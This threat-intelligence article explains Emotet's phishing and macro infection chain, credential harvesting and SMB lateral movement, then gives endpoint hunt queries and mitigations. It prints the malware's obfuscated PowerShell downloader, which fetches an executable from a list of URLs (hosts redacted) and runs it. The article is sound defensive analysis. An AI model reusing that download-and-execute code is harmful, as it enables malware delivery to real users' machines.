
THREAT INTELLIGENCE

Detecting Emotet

What is Emotet?

Emotet is malware classified as a banking trojan. It is under continual development by malicious actors with skills on-par with professional software engineers. Its modular design allows its developers to update and change code as needed to support new features. Trend Micro researchers also reported there are two sets of infrastructure in the Americas supporting the distribution of malicious documents and binaries with new iterations on a daily basis.

The current initial infection vector of Emotet is most commonly a malicious Microsoft Office document. Past iterations have also used executable binaries disguised to appear similar to PDF documents. The deployment method of initial infection material is most commonly through email. Prospective victims receive phishing email messages resembling online order and shipping confirmations, invoices, or other receipts.



After clicking a malicious link in the email or opening an email attachment, Microsoft Office will open the document. The user is prompted to enable macros. After macros are enabled, the older document versions will spawn a combination of 'cmd.exe' and PowerShell processes to download further stages of Emotet.

```
powershell  $wqsiv='sjtozf';$rczll=new-object Net.WebClient;$tzzsjb='http://[redacted]
[redacted]/ErpKgzfU@http://[redacted]/4IAgICJ5@[redacted]/LIjJChqbe@[redacted]
[redacted]/5yC6663Mp@http://[redacted]/bolOP1vO8'.Split('@');$vwiizu='wduip';$zzmfvnw = '73
2';$lojcjdb='zuizl';$jqjlnnr=$env:temp+'\'+$zzmfvnw+'.exe';foreach($kjmpw in $tzzsjb){try{$rczll.D
ownloadFile($kjmpw, $jqjlnnr);$ibkzitw='otaapwz';If ((Get-Item $jqjlnnr).length -ge 40000) {Invoke
-Item $jqjlnnr;$dkwrisu='czwdmjd';break;}}catch{}}$imssqz='jbvtwvj';
```

Newer document versions will schedule the execution of PowerShell via WMI. This breaks up the process tree by detaching it from the Microsoft Office process.

Once a second stage binary executes, it establishes simple persistence using Windows Registry autorun keys and begins to spread to other hosts.

Emotet spreads rapidly, using brute force and enriched password lists to move via Windows Administrative Shares. Once an Emotet binary obtains credentials, it copies itself to the ADMIN$ of another network host. Execution on the host is scheduled using the creation of a service over Server Message Block (SMB). From this execution, the malware continues to spread and perform activities to collect email addresses from victim systems for further distribution.

Fully deployed within enterprise networks, Emotet enables the download and execution of additional malware.

What tools does it use?

For the initial infection, Emotet uses macros within Microsoft Office documents. After a document is opened, PowerShell is used to download additional malware stages. To create enriched password lists for brute force password attempts, Emotet processes use Nirsoft NetPass, Mail PassView, and WebBrowserPassView in modules to harvest passwords from the local computer system. While this password harvesting process occurs, an additional module harvests email addresses from the victim's email account that the malware then uses to distribute itself further.

Earlier versions of Emotet used SMB exploits such as ETERNALBLUE. More recent versions focus on the use of password lists and brute force to gain access to credentials and spread via SMB.

What are its associated malware families?

Recent versions of Emotet have been linked with numerous malware families through either shared infrastructure or through shared distribution mechanisms. At times, Emotet has been used to deploy other forms of malware, becoming a distribution service.

The malware families associated with Emotet include (but may not be limited to):

- IcedID
- Qakbot
- Trickbot
- Panda Banker
- AZORult
- Feodo/Geodo
- Ryuk ransomware

What are some strategies for detecting Emotet?

There are a few strategies that become effective at different stages of execution. For the initial stages, a hunt for command shells spawning from Microsoft Office products will be effective with minimal tuning:

```
(parent_name:winword.exe OR parent_name:excel.exe OR
parent_name:powerpnt.exe) AND (process_name:cmd.exe OR
process_name:powershell.exe)
```

This hunt will help find Emotet's instances of PowerShell spawning via WMI:

```
parent_name:wmiprvse.exe AND process_name:powershell.exe AND
cmdline:-e
```

For persistence via Windows Registry keys, Emotet doesn't use anything obscure. A simple hunt like this will be help (after tuning):

```
regmod:Windows\CurrentVersion\Run AND digsig_result:Unsigned
```

For the execution immediately following lateral movement via Windows Admin Shares, this hunt will be useful after tuning out driver or Windows components that are unsigned:

```
(path:Windows\System32* OR path:Windows\SysWOW64*) AND
digsig_result:Unsigned AND parent_name:services.exe
```

Anything else defenders should know about Emotet?

Facing the prospect of an Emotet infection in your enterprise is intimidating, but there are ways to stay a step ahead of initial infection and lateral movement. For the initial infections, consider implementing controls around document macros. All modern versions of Microsoft Office allow you to disable macro execution for documents downloaded from the Internet. This may be implemented through Windows Registry settings or Active Directory Group Policy Objects. If your business does not need macros, disable them!

To prevent easy lateral movement over SMB, update Windows and consider implementing controls to protect against credential access on the endpoint. Enforce complex passwords using Group Policy Objects and restrict the number of administrator accounts on each workstation. For built-in administrator accounts, consider implementing the Microsoft Local Administrator Password Solution (LAPS). LAPS allows IT administrators to create randomized and complex Administrator account passwords stored to Active Directory. In addition, Windows 10 allows the implementation of Credential Guard and additional Active Directory controls to protect sensitive user groups such as Domain Admins. Guarding against credential access will stop SMB lateral movement in its tracks.